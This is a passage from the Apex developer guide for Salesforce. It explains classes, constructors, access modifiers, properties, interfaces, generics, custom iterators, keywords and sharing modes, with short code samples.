- Class extension and an abstract class
- Methods that override base class methods (which must be declared `virtual`)

- The `override` keyword for methods that override subclass methods
- Abstract methods and their implementation by concrete sub-classes
- The `protected` access modifier
- Exceptions as first class objects with members, methods, and constructors

This example shows how the class above can be called by other Apex code:

```
// Construct an instance of an inner concrete class, with a user-defined constructor
OuterClass.InnerClass ic = new OuterClass.InnerClass('x');

// Call user-defined methods in the class
System.assertEquals(2, ic.method2(1));

// Define a variable with an interface data type, and assign it a value that is of
// a type that implements that interface
OuterClass.MyInterface mi = ic;

// Use instanceof and casting as usual
OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?
                            (OuterClass.InnerClass)mi : null;
System.assert(ic2 != null);

// Construct the outer type
OuterClass o = new OuterClass();
System.assertEquals(2, OuterClass.getInt());

// Construct instances of abstract class children
System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());

// Illegal - cannot construct an abstract class
// new OuterClass.AbstractChildClass();

// Illegal - cannot access a static method through an instance
// o.getInt();

// Illegal - cannot call protected method externally
// new OuterClass.ConcreteChildClass().method2();
```

This code example illustrates:

- Construction of the outer class
- Construction of an inner class and the declaration of an inner interface type
- A variable declared as an interface type can be assigned an instance of a class that implements that interface
- Casting an interface variable to be a class type that implements that interface (after verifying this using the `instanceof` operator)

Declaring Class Variables

To declare a variable, specify the following:

- Optional: Modifiers, such as `public` or `final`, as well as `static`.
- Required: The data type of the variable, such as String or Boolean.
- Required: The name of the variable.
- Optional: The value of the variable.

Use the following syntax when defining a variable:

```
[public | private | protected | global | final] [static] data_type variable_name
[= value]
```

For example:

```
      private static final Integer MY_INT;
      private final Integer i = 1;
```

Defining Class Methods

To define a method, specify the following:

- Optional: Modifiers, such as `public` or `protected`.
- Required: The data type of the value returned by the method, such as String or Integer. Use `void` if the method does not return a value.
- Required: A list of input parameters for the method, separated by commas, each preceded by its data type, and enclosed in parentheses `()`. If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters.
- Required: The body of the method, enclosed in braces `{}`. All the code for the method, including any local variable declarations, is contained here.

Use the following syntax when defining a method:

```
(public | private | protected | global ) [override] [static] data_type method_name
(input parameters)
{
// The body of the method
}
```

Note: You can only use `override` to override methods in classes that have been defined as `virtual`.

For example:

```
 public static Integer getInt() {
    return MY_INT;
 }
```

As in Java, methods that return values can also be run as a statement if their results are not assigned to another variable.

Note that user-defined methods:

- Can be used anywhere that system methods are used.
- Pass arguments by reference, so that a variable that is passed into a method and then modified will also be modified in the original code that called the method.
- Can be recursive.
- Can have side effects, such as DML `insert` statements that initialize sObject record IDs. See Apex Data Manipulation Language (DML) Operations on page 255.
- Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so forward declarations are not needed.

- Can be polymorphic. For example, a method named `foo` can be implemented in two ways, one with a single Integer parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex parser selects the appropriate implementation to execute. If the parser cannot find an exact match, it then seeks an approximate match using type coercion rules. For more information on data conversion, see Understanding Rules of Conversion on page 49.

  Note: If the parser finds multiple approximate matches, a parse-time exception is generated.

- Cannot be declared as `static` when used in a trigger .
- When using void methods that have side effects, user-defined methods are typically executed as stand-alone procedure statements in Apex code. For example:

```
System.debug('Here is a note for the log.');
```

- Can have statements where the return values are run as a statement if their results are not assigned to another variable. This is the same as in Java.

Using Constructors

A *constructor* is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every class. If a class does not have a user-defined constructor, an implicit, no-argument, public one is used.

The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and it is not inherited by the object created from it.

After you write the constructor for a class, you must use the `new` keyword in order to instantiate an object from that class, using that constructor. For example, using the following class:

```
public class TestObject {

   // The no argument constructor
   public TestObject() {
      // more code here
   }
}
```

A new object of this type can be instantiated with the following code:

```
TestObject myTest = new TestObject();
```

If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments. If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must include one in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument public constructor. You must create your own.

In Apex, a constructor can be *overloaded*, that is, there can be more than one constructor for a class, each having different parameters. The following example illustrates a class with two constructors: one with no arguments and one that takes a simple

Integer argument. It also illustrates how one constructor calls another constructor using the `this(...)` syntax, also know as *constructor chaining*.

```
public class TestObject2 {

private static final Integer DEFAULT_SIZE = 10;

Integer size;

   //Constructor with no arguments
   public TestObject2() {
       this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor
   }

   // Constructor with one argument
   public TestObject2(Integer ObjectSize) {
     size = ObjectSize;
   }
}
```

New objects of this type can be instantiated with the following code:

```
  TestObject2 myObject1 = new TestObject2(42);
  TestObject2 myObject2 = new TestObject2();
```

Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are possible:

```
public class Leads {

  // First a no-argument constructor
  public Leads () {}

  // A constructor with one argument
  public Leads (Boolean call) {}

  // A constructor with two arguments
  public Leads (String email, Boolean call) {}

  // Though this constructor has the same arguments as the
  // one above, they are in a different order, so this is legal
  public Leads (Boolean call, String email) {}
}
```

When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names, such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that class or subclass.

Access Modifiers

Apex allows you to use the `private`, `protected`, `public`, and `global` access modifiers when defining methods and variables.

While triggers and anonymous blocks can also use these access modifiers, they are not as useful in smaller portions of Apex. For example, declaring a method as `global` in an anonymous block does not enable you to call it from outside of that code.

For more information on class access modifiers, see Defining Apex Classes on page 103.

Note: Interface methods have no access modifiers. They are always global. For more information, see Interfaces and Extending Classes on page 117.

By default, a method or variable is visible only to the Apex code *within the defining class*. This is different from Java, where methods and variables are public by default. Apex is more restrictive, and requires you to explicitly specify a method or variable as public in order for it to be available to other classes in the same application namespace (see Namespace Prefix on page 143). You can change the level of visibility by using the following access modifiers:

`private`

This is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.

`protected`

This means that the method or variable is visible to any inner classes in the defining Apex class. You can only use this access modifier for instance methods and member variables. Note that it is strictly more permissive than the default (private) setting, just like Java.

`public`

This means the method or variable can be used by any Apex in this application or namespace.

Note: In Apex, the `public` access modifier is not the same as it is in Java. This was done to discourage joining applications, to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you need to use the `global` access modifier.

`global`

This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the Web services API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.

Note: We recommend using the `global` access modifier rarely, if at all. Cross-application dependencies are difficult to maintain.

To use the `private`, `protected`, `public`, or `global` access modifiers, use the following syntax:

```
[(none)|private|protected|public|global] declaration
```

For example:

```
private string s1 = '1';

public string gets1() {
   return this.s1;
}
```

Static and Instance

In Apex, you can have *static* methods, variables, and initialization code, *instance* methods, member variables, and initialization code (which have no modifier), and local variables:

- Static methods, variables, or initialization code are associated with a class, and are only allowed in outer classes. When you declare a method or variable as `static`, it's initialized only once when a class is loaded. Static variables aren't transmitted as part of the view state for a Visualforce page.
- Instance methods, member variables, and initialization code are associated with a particular object and have no definition modifier. When you declare instance methods, member variables, or initialization code, an instance of that item is created with every object instantiated from the class.
- Local variables are associated with the block of code in which they are declared. All local variables should be initialized before they are used.

The following is an example of a local variable whose scope is the duration of the `if` code block:

```
Boolean myCondition = true;
if (myCondition) {
    integer localVariable = 10;
}
```

Using Static Methods and Variables

You can only use static methods and variables with outer classes. Inner classes have no static methods or variables. A static method or variable does not require an instance of the class in order to run.

All static member variables in a class are initialized before any object of the class is created. This includes any static initialization code blocks. All of these are run in the order in which they appear in the class.

Static methods are generally used as utility methods and never depend on a particular instance member variable value. Because a static method is only associated with a class, it cannot access any instance member variable values of its class.

Static variables are only static within the scope of the request. They are not static across the server, or across the entire organization.

Use static variables to store information that is shared within the confines of the class. All instances of the same class share a single copy of the static variables. For example, all triggers that are spawned by the same request can communicate with each other by viewing and updating static variables in a related class. A recursive trigger might use the value of a class variable to determine when to exit the recursion.

Suppose you had the following class:

```
public class p {
   public static boolean firstRun = true;
}
```

A trigger that uses this class could then selectively fail the first run of the trigger:

```
trigger t1 on Account (before delete, after delete, after undelete) {
       if(Trigger.isBefore){
          if(Trigger.isDelete){
             if(p.firstRun){
                 Trigger.old[0].addError('Before Account Delete Error');
                  p.firstRun=false;
              }
```

```
            }
        }
}
```

Class static variables cannot be accessed through an instance of that class. So if class `C` has a static variable `S`, and `x` is an instance of `C`, then `x.S` is not a legal expression.

The same is true for instance methods: if `M()` is a static method then `x.M()` is not legal. Instead, your code should refer to those static identifiers using the class: `C.S` and `C.M()`.

If a local variable is named the same as the class name, these static methods and variables are hidden.

Inner classes behave like static Java inner classes, but do not require the `static` keyword. Inner classes can have instance member variables like outer classes, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).

Note: Static variable values are reset between API batches, but governor limits are not. Do not use static variables to track state information on API batches, because Salesforce may break up a batch into smaller chunks than the batch size you specify.

Using Instance Methods and Variables

Instance methods and member variables are used by an instance of a class, that is, by an object. Instance member variables are declared inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method.

Suppose you wanted to have a class that collects two dimensional points and plot them on a graph. The following skeleton class illustrates this, making use of member variables to hold the list of points and an inner class to manage the two-dimensional list of points.

```
public class Plotter {

    // This inner class manages the points
    class Point {
        Double x;
        Double y;

        Point(Double x, Double y) {
            this.x = x;
            this.y = y;
        }
        Double getXCoordinate() {
            return x;
        }

        Double getYCoordinate() {
            return y;
        }
    }

    List<Point> points = new List<Point>();

    public void plot(Double x, Double y) {
        points.add(new Point(x, y));
    }

    // The following method takes the list of points and does something with them
    public void render() {
    }
}
```

Using Initialization Code

Instance initialization code is a block of code in the following form that is defined in a class:

```
{
   //code body
}
```

The instance initialization code in a class is executed every time an object is instantiated from that class. These code blocks run before the constructor.

If you do not want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables. However, most of the time you should either give the variable a default value or use the body of a constructor to do initialization and not use instance initialization code.

Static initialization code is a block of code preceded with the keyword `static`:

```
static {
   //code body
}
```

Similar to other static code, a static initialization code block is only initialized once on the first use of the class.

A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code blocks are executed in the order in which they appear in the file, the same as in Java.

You can use static initialization code to initialize static final variables and to declare any information that is static, such as a map of values. For example:

```
public class MyClass {

    class RGB {

        Integer red;
        Integer green;
        Integer blue;

        RGB(Integer red, Integer green, Integer blue) {
            this.red = red;
            this.green = green;
            this.blue = blue;
        }
     }

   static Map<String, RGB> colorMap = new Map<String, RGB>();

    static {
        colorMap.put('red', new RGB(255, 0, 0));
        colorMap.put('cyan', new RGB(0, 255, 255));
        colorMap.put('magenta', new RGB(255, 0, 255));
    }
}
```

Apex Properties

An Apex *property* is similar to a variable, however, you can do additional things in your code to a property value before it is accessed or returned. Properties can be used in many different ways: they can validate data before a change is made; they can prompt an action when data is changed, such as altering the value of other member variables; or they can expose data that is retrieved from some other source, such as another class.

Property definitions include one or two code blocks, representing a *get accessor* and a *set accessor*:

- The code in a get accessor executes when the property is read.
- The code in a set accessor executes when the property is assigned a new value.

A property with only a get accessor is considered read-only. A property with only a set accessor is considered write-only. A property with both accessors is read-write.

To declare a property, use the following syntax in the body of a class:

```
Public class BasicClass {

   // Property declaration
   access_modifier return_type property_name {
      get {
         //Get accessor code block
      }
      set {
         //Set accessor code block
      }
   }
}
```

Where:

- *access_modifier* is the access modifier for the property. All modifiers that can be applied to variables can also be applied to properties. These include: `public`, `private`, `global`, `protected`, `static`, `virtual`, `abstract`, `override` and `transient`. For more information on access modifiers, see Access Modifiers on page 110.
- *return_type* is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on page 36.
- *property_name* is the name of the property

For example, the following class defines a property named `prop`. The property is public. The property returns an integer data type.

```
public class BasicProperty {
   public integer prop {
      get { return prop; }
      set { prop = value; }
   }
}
```

The following code segment calls the class above, exercising the get and set accessors:

```
BasicProperty bp = new BasicProperty();
bp.prop = 5;                    // Calls set accessor
System.assert(bp.prop == 5);    // Calls get accessor
```

Note the following:

- The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is the same as reading the value of the variable.
- The get accessor must end in a return statement.
- We recommend that your get accessor should not change the state of the object that it is defined on.
- The set accessor is similar to a method whose return type is void.
- When you assign a value to the property, the set accessor is invoked with an argument that provides the new value.
- When the set accessor is invoked, the system passes an implicit argument to the setter called `value` of the same data type as the property.
- Properties cannot be defined on `interface`.
- Apex properties are based on their counterparts in C#, with the following differences:
  - Properties provide storage for values directly. You do not need to create supporting members for storing values.
  - It is possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 116.

Using Automatic Properties

Properties do not require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks empty to define an *automatic property*. Automatic properties allow you to write more compact code that is easier to debug and maintain. They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties:

```
public class AutomaticProperty {
   public integer MyReadOnlyProp { get; }
   public double MyReadWriteProp { get; set; }
   public string MyWriteOnlyProp { set; }
}
```

The following code segment exercises these properties:

```
AutomaticProperty ap = new AutomaticProperty();
ap.MyReadOnlyProp = 5;                 // This produces a compile error: not writable
ap.MyReadWriteProp = 5;                // No error
System.assert(MyWriteOnlyProp == 5);   // This produces a compile error: not readable
```

Using Static Properties

When a property is declared as `static`, the property's accessor methods execute in a static context. This means that the accessors do not have access to non-static member variables defined in the class. The following example creates a class with both static and instance properties:

```
public class StaticProperty {
   public static integer StaticMember;
   public integer NonStaticMember;
   public static integer MyGoodStaticProp {
     get{return MyGoodStaticProp;}
   }
   // The following produces a system error
   // public static integer MyBadStaticProp { return NonStaticMember; }

   public integer MyGoodNonStaticProp {
     get{return NonStaticMember;}
   }
}
```

The following code segment calls the static and instance properties:

```
StaticProperty sp = new StaticProperty();
// The following produces a system error: a static variable cannot be
// accessed through an object instance
// sp.MyGoodStaticProp = 5;

// The following does not produce an error
StaticProperty.MyGoodStaticProp = 5;
```

Using Access Modifiers on Property Accessors

Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on the property itself. For example, if the property has been defined as `public`, the individual accessor cannot be defined as `global`. The following class definition shows additional examples:

```
global virtual class PropertyVisibility {
   // X is private for read and public for write
   public integer X { private get; set; }
   // Y can be globally read but only written within a class
   global integer Y { get; public set; }
   // Z can be read within the class but only subclasses can set it
   public integer Z { get; protected set; }
}
```

Interfaces and Extending Classes

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration for that method. This way you can have different implementations of a method based on your specific application.

Defining an interface is similar to defining a new class. For example, a company might have two types of purchase orders, ones that come from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to provide a discount. The amount of the discount can depend on the type of purchase order.

You can model the general concept of a purchase order as an interface and have specific implementations for customers and employees. In the following example the focus is only on the discount aspect of a purchase order.

```
public class PurchaseOrders {

    // An interface that defines what a purchase order looks like in general
    public interface PurchaseOrder {
        // All other functionality excluded
        Double discount();
    }

    // One implementation of the interface for customers
    public virtual class CustomerPurchaseOrder implements PurchaseOrder {
        public virtual Double discount() {
            return .05;  // Flat 5% discount
        }
    }
```

```
   // Employee purchase order extends Customer purchase order, but with a
   // different discount
    public class EmployeePurchaseOrder extends CustomerPurchaseOrder{
          public  override Double discount() {
            return .10;  // It's worth it being an employee! 10% discount
        }
   }
}
```

Note the following about the above example:

- The interface `PurchaseOrder` is defined as a general prototype. Methods defined within an interface have no access modifiers and contain just their signature.
- The `CustomerPurchaseOrder` class implements this interface; therefore, it must provide a definition for the `discount` method. As with Java, any class that implements an interface must define all of the methods contained in the interface.
- The employee version of the purchase order *extends* the customer version. A class extends another class using the keyword `extends`. A class can only extend one other class, but it can implement more than one interface.

When you define a new interface, you are defining a new data type. You can use an interface name in any place you can use another data type name. If you define a variable whose type is an interface, any object you assign to it *must* be an instance of a class that implements the interface, or a sub-interface data type.

An interface can extend another interface. As with classes, when an interface extends another interface, all the methods and properties of the extended interface are available to the extending interface.

See also Classes and Casting on page 136.

You cannot add a method to an interface after the class has been uploaded in a Managed - Released package version. For more information about managed packages, see Developing Apex in Managed Packages on page 221.

Parameterized Typing and Interfaces

Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used. For example, the following is legal in Apex:

```
Integer x = 1;
```

The following is not legal if `x` has not been defined earlier:

```
x = 1;
```

Lists, maps and sets are *parameterized* in Apex: they take any data type Apex supports for them as an argument. That data type must be replaced with an actual data type upon construction of the list, map or set. For example:

```
List<String> myList = new List<String>();
```

Parameterized typing allows interfaces to be implemented with generic data type parameters that are replaced with actual data types upon construction.

The following gives an example of how the syntax of a parameterized interface works. In this example, the interface `Pair` has two *type variables*, `T` and `U`. A type variable can be used like a regular type in the body of the interface.

```
public virtual interface Pair<T, U> {
    T getFirst();
```

```
    U getSecond();
    void setFirst(T val);
    void setSecond(U val);
    Pair<U, T> swap();
}
```

The following interface `DoubleUp` extends the `Pair` interface. It uses the type variable `T`:

```
public interface DoubleUp<T> extends Pair<T, T> {}
```

Tip: Notice that `Pair` must be defined as `virtual` for it to be extended by `DoubleUp`.

Implementing Parameterized Interfaces

A class that implements a parameterized interface must pass data types in as arguments to the interface's type parameters.

```
public class StringPair implements DoubleUp<String> {
    private String s1;
    private String s2;

    public StringPair(String s1, String s2) {
        this.s1 = s1;
        this.s2 = s2;
    }

    public String getFirst() { return this.s1; }
    public String getSecond() { return this.s2; }

    public void setFirst(String val) { this.s1 = val; }
    public void setSecond(String val) { this.s2 = val; }

    public Pair<String, String> swap() {
        return new StringPair(this.s2, this.s1);
    }
}
```

Type variables can never appear outside an interface declaration, such as in a class. However, fully instantiated types, such as `Pair<String, String>` are allowed anywhere in Apex that any other data type can appear. For example, the following are legal in Apex:

```
Pair<String, String> y = x.swap();
DoubleUp<String> z = (DoubleUp<String>) y;
```

In this example, when the compiler compiles the class `StringPair`, it must check that the class implements all of the methods in `DoubleUp<String>` and in `Pair<String, String>`. So the compliler substitutes String for `T` and String for `U` inside the body of interface `Pair<T, U>`.

```
DoubleUp<String> x = new StringPair('foo', 'bar');
```

This means that the following method prototypes must implement in `StringPair` for the class to successfully compile:

```
String getFirst();
String getSecond();
void setFirst(String val);
void setSecond(String val);
Pair<String, String> swap();
```

Overloading Methods

In this example, the following interface is used:

```
public interface Overloaded<T> {
    void foo(T x);
    void foo(String x);
}
```

The interface `Overloaded` is legal in Apex: you can overload a method by defining two or more methods with the same name but different parameters. However, you cannot have any ambiguity when invoking an overloaded method.

The following class successfully implements the `Overloaded` interface because it simultaneously implements both method prototypes specified in the interface:

```
public class MyClass implements Overloaded<String> {
    public void foo(String x) {}
}
```

The following executes successfully because `m` is typed as `MyClass`, therefore `MyClass.foo` is the unique, matching method.

```
MyClass m = new MyClass();
m.foo('bar');
```

The following does *not* execute successfully because `o` is typed as `Overloaded<String>`, and so there are two matching methods for `o.foo()`, neither of which typed to a specific method. The compiler cannot distinguish which of the two matching methods should be used. :

```
Overloaded<String> o = m;
o.foo('bar');
```

Subtyping with Parameterized Lists

In Apex, if type `T` is a subtype of `U`, then `List<T>` would be a subtype of `List<U>`. For example, the following is legal:

```
List<String> slst = new List<String> {'foo', 'bar'};
List<Object> olst = slst;
```

However, you cannot use this in interfaces with parameterized types, such as for List, Map or Set. The following is not legal:

```
public interface I<T> {}
I<String> x = ...;
I<Object> y = x;  // Compile error: Illegal assignment from I<String> to I<Object>
```

Custom Iterators

An iterator traverses through every item in a collection. For example, in a `while` loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator. In the following example, `count` is incremented by 1 every time the loop is executed (`count++`) :

```
while (count < 11) {
   System.debug(count);
      count++;
   }
```

Using the `Iterator` interface you can create a custom set of instructions for traversing a List through a loop. This is useful for data that exists in sources outside of Salesforce that you would normally define the scope of using a `SELECT` statement. Iterators can also be used if you have multiple `SELECT` statements.

Using Custom Iterators

To use custom iterators, you must create an Apex class that implements the `Iterator` interface.

The `Iterator` interface has the following instance methods:

Name	Arguments	Returns	Description
`hasNext`		Boolean	Returns `true` if there is another item in the collection being traversed, `false` otherwise.
`next`		Any type	Returns the next item in the collection.

All methods in the `Iterator` interface must be declared as `global`.

You can only use a custom iterator in a `while` loop. For example:

```
IterableString x = new IterableString('This is a really cool test.');

   while(x.hasNext()){
      system.debug(x.next());
   }
```

Iterators are not currently supported in `for` loops.

Using Custom Iterators with `Iterable`

If you do not want to use a custom iterator with a list, but instead want to create your own data structure, you can use the `Iterable` interface to generate the data structure.

The `Iterable` interface has the following method:

Name	Arguments	Returns	Description
`iterator`		Iterator class	Returns a reference to the iterator for this interface.

The `iterator` method must be declared as `global`. It creates a reference to the iterator that you can then use to traverse the data structure.

In the following example a custom iterator iterates through a collection:

```
global class CustomIterable
   implements Iterator<Account>{

   List<Account> accs {get; set;}
   Integer i {get; set;}

   public CustomIterable(){
       accs =
       [SELECT Id, Name,
       NumberOfEmployees
       FROM Account
       WHERE Name = 'false'];
```

```
        i = 0;
    }

    global boolean hasNext(){
        if(i >= accs.size()) {
            return false;
        } else {
            return true;
        }
    }

    global Account next(){
        // 8 is an arbitrary
        // constant in this example
        // that represents the
        // maximum size of the list.
        if(i == 8){return null;}
        i++;
        return accs[i-1];
    }
}
```

The following calls the above code:

```
global class foo implements iterable<Account>{
   global Iterator<Account> Iterator(){
      return new CustomIterable();
   }
}
```

The following is a batch job that uses an iterator:

```
global class batchClass implements Database.batchable<Account>{
   global Iterable<Account> start(Database.batchableContext info){
       return new foo();
   }
   global void execute(Database.batchableContext info, List<Account> scope){
       List<Account> accsToUpdate = new List<Account>();
       for(Account a : scope){
           a.Name = 'true';
           a.NumberOfEmployees = 69;
           accsToUpdate.add(a);
       }
       update accsToUpdate;
   }
   global void finish(Database.batchableContext info){
   }
}
```

Keywords

Apex has the following keywords available:

- final
- instanceof
- super
- this

- `transient`
- `with sharing` and `without sharing`

Using the `final` Keyword

You can use the `final` keyword to modify variables.

- Final variables can only be assigned a value once, either when you declare a variable or in initialization code. You must assign a value to it in one of these two places.
- Static final variables can be changed in static initialization code or where defined.
- Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations.
- To define a constant, mark a variable as both `static` and `final` (see Constants on page 52).
- Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not shared across requests.
- Methods and classes are final by default. You cannot use the `final` keyword in the declaration of a class or method. This means they cannot be overridden. Use the `virtual` keyword if you need to override a method or class.

Using the `instanceof` Keyword

If you need to verify at runtime whether an object is actually an instance of a particular class, use the `instanceof` keyword. The `instanceof` keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative for the declared type of the expression on the left.

You could add the following check to the `Report` class in the classes and casting example before you cast the item back into a `CustomReport` object.

```
If (Reports.get(0) instanceof CustomReport) {
    // Can safely cast it back to a custom report object
   CustomReport c = (CustomReport) Reports.get(0);
   } Else {
   // Do something with the non-custom-report.
}
```

Using the `super` Keyword

The `super` keyword can be used by classes that are extended from virtual or abstract classes. By using `super`, you can override constructors and methods from the parent class.

For example, if you have the following virtual class:

```
public virtual class SuperClass {
    public String mySalutation;
    public String myFirstName;
    public String myLastName;

    public SuperClass() {

        mySalutation = 'Mr.';
        myFirstName = 'Carl';
        myLastName = 'Vonderburg';
    }
```

```
    public SuperClass(String salutation, String firstName, String lastName) {

        mySalutation = salutation;
        myFirstName = firstName;
        myLastName = lastName;
    }

    public virtual void printName() {

        System.debug('My name is ' + mySalutation + myLastName);
    }

   public virtual String getFirstName() {
       return myFirstName;
   }
}
```

You can create the following class that extends `Superclass` and overrides its `printName` method:

```
public class Subclass extends Superclass {
  public override void printName() {
        super.printName();
        System.debug('But you can call me ' + super.getFirstName());
    }
}
```

The expected output when calling `Subclass.printName` is `My name is Mr. Vonderburg. But you can call me Carl.`

You can also use `super` to call constructors. Add the following constructor to `SubClass`:

```
public Subclass() {
    super('Madam', 'Brenda', 'Clapentrap');
}
```

Now, the expected output of `Subclass.printName` is `My name is Madam Clapentrap. But you can call me Brenda.`

Best Practices for Using the `super` Keyword

- Only classes that are extending from `virtual` or `abstract` classes can use `super`.
- You can only use `super` in methods that are designated with the `override` keyword.

Using the `this` Keyword

There are two different ways of using the `this` keyword.

You can use the `this` keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears. Use this form of the `this` keyword to access instance variables and methods. For example:

```
public class myTestThis {

string s;
  {
      this.s = 'TestString';
```

```
    }
}
```

In the above example, the class `myTestThis` declares an instance variable `s`. The initialization code populates the variable using the `this` keyword.

Or you can use the `this` keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use the `this` keyword with parentheses. For example:

```
public class testThis {

// First constructor for the class. It requires a string parameter.
   public testThis(string s2) {
   }

// Second constructor for the class. It does not require a parameter.
// This constructor calls the first constructor using the this keyword.
   public testThis() {
       this('None');
   }
}
```

When you use the `this` keyword in a constructor to do constructor chaining, it must be the first statement in the constructor.

Using the `transient` Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.
- `JSONParser` class instances. For more information, see JSON Support on page 356.

Static variables also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {

    DateTime t1;
    transient DateTime t2;

    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }

    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
    }
}
```

Using the `with sharing` or `without sharing` Keywords

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

Note: The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 99.

Because these rules aren't enforced, developers who use Apex must take care that they don't inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. They should be particularly careful with Web services, which can be restricted by permissions, but execute in system context once they are initiated.

Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that apply to the current user. (For more information on sharing rules, see the Salesforce.com online help.)

Note: A user's permissions and field-level security are always ignored to ensure that Apex code can view all fields and objects in an organization. If particular fields or objects are hidden for a user, the code would fail to compile at runtime.

Use the `with sharing` keywords when declaring a class to enforce the sharing rules that apply to the current user. For example:

```
public with sharing class sharingClass {

// Code here
```

```
}
```

Use the `without sharing` keywords when declaring a class to ensure that the sharing rules for the current user are **not** enforced. For example:

```
public without sharing class noSharing {

// Code here

}
```

If a class is not declared as either with or without sharing, the current sharing rules remain in effect. This means that if the class is called by a class that has sharing enforced, then sharing is enforced for the called class.

Both inner classes and outer classes can be declared as `with sharing`. The sharing setting applies to all code contained in the class, including initialization code, constructors, and methods. Classes inherit this setting from a parent class when one class extends or implements another, but inner classes do **not** inherit the sharing setting from their container class.

For example:

```
public with sharing class CWith {
  // All code in this class operates with enforced sharing rules.

  Account a = [SELECT . . . ];

  public static void m() { . . . }

  static {
    . . .
  }

  {
    . . .
  }

  public c() {
    . . .
  }
}

public without sharing class CWithout {
  // All code in this class ignores sharing rules and operates
  // as if the context user has the Modify All Data permission.
  Account a = [SELECT . . . ];
  . . .

  public static void m() {
     . . .

    // This call into CWith operates with enforced sharing rules
    // for the context user. When the call finishes, the code execution
    // returns to without sharing mode.
    CWith.m();
  }


  public class CInner {
    // All code in this class executes with the same sharing context
    // as the code that calls it.
    // Inner classes are separate from outer classes.
    . . .
```

```
    // Again, this call into CWith operates with enforced sharing rules
   // for the context user, regardless of the class that initially called this inner class.

    // When the call finishes, the code execution returns to the sharing mode that was used
 to call this inner class.
    CWith.m();
  }

  public class CInnerWithOut exends CWithout {
    // All code in this class ignores sharing rules because
    // this class extends a parent class that ignores sharing rules.
  }
}
```

Caution: There is no guarantee that a class declared as `with sharing` doesn't call code that operates as `without sharing`. Class-level security is always still necessary. In addition, all SOQL or SOSL queries that use PriceBook2 ignore the `with sharing` keyword. All PriceBook records are returned, regardless of the applied sharing rules.

Enforcing the current user's sharing rules can impact:

- SOQL and SOSL queries. A query may return fewer rows than it would operating in system context.
- DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user specifies a foreign key value that exists in the organization, but which the current user does not have access to.

Annotations

An Apex annotation modifies the way a method or class is used, similar to annotations in Java.

Annotations are defined with an initial `@` symbol, followed by the appropriate keyword. To add an annotation to a method, specify it immediately before the method or class definition. For example:

```
global class MyClass {
     @future
     Public static void myMethod(String a)
     {
